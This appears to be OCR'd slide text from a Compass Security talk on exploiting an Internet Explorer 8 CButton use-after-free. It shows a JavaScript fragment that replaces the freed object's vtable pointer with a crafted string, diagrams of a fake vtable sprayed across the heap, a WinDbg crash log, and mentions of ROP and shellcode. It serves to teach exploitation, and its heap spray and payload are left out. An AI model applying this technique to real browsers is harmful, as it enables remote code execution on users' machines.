
HEAP ?

HEAP ?


```
function trigger() {
```

Spray Heap
With fake vtable
(heap spray not shown here)

```
// should replace the vtable pointer
var replacement = packv(0x08082020);

// 4 bytes vptr, 2 bytes \u0000 term
for(i = 0; i < 0x58 - 4 - 2; i += 2)
  replacement += "\u4242";

// replacement happens here
img.title = replacement;
}
```



IE8 CButton UAF



Form Object:

elements[0] = &CButton

Fake Cbutton (string)

0x08082020

0x42424242
0x42424242
0x42424242
0x42424242
0x42424242

Fake Vtable

&destroy

Attacker has complete control over this String / Cbutton
Will point vtable pointer to his (heap sprayed) fake vtable


Fake Vtable
Sprayd all over the heap
Attack has control over &destroy address!

IE8 CButton UAF

```
(a0.3c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=05682fa8 ebx=04db8f28 ecx=00000052 edx=00000000 esi=00000000 edi=05682fa8
eip=3d08625c esp=0336d7a0 ebp=0336d80c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CMarkup::OnLoadStatusDone+0x4ef:
3d08625c 8b07            mov     eax,dword ptr [edi]  ds:0023:05682fa8=????????

1:022> !heap -p -a edi
    address 05682fa8 found in
    _DPH_HEAP_ROOT @ 151000
    in free-ed allocation (  DPH_HEA                ddr         VirtSize)
                                    5640eb0:         5682000             2000
    7c91a1ba ntdll!RtlFreeHeap+0x000000f9
    3d2b4b10 mshtml!CButton::`vector deleting destructor'+0x0000002f
    3cfa0ad9 mshtml!CBase::SubRelease+0x00000022
    3cf7e76d mshtml!CElement::PrivateRelease+0x00000029
```

This will not fail anymore

IE8 CButton UAF



Form Object:

elements[0] = &CButton

Fake Cbutton (string)

0x08082020

0x42424242
0x42424242
0x42424242
0x42424242
0x42424242

Fake Vtable

0xaabbcc

Gc will call function
&destroy (=0xaabbcc here)


What address to put there?
ROP!

IE8 CButton UAF Shellcode

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona


Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

IE8 CButton UAF




GC will call:
elements[0]->vtable->destroy();

IE8 CButton UAF




State before GC will call:
elements[0]->vtable->destroy();

IE8 CButton UAF



elements[0]->vtable->destroy();

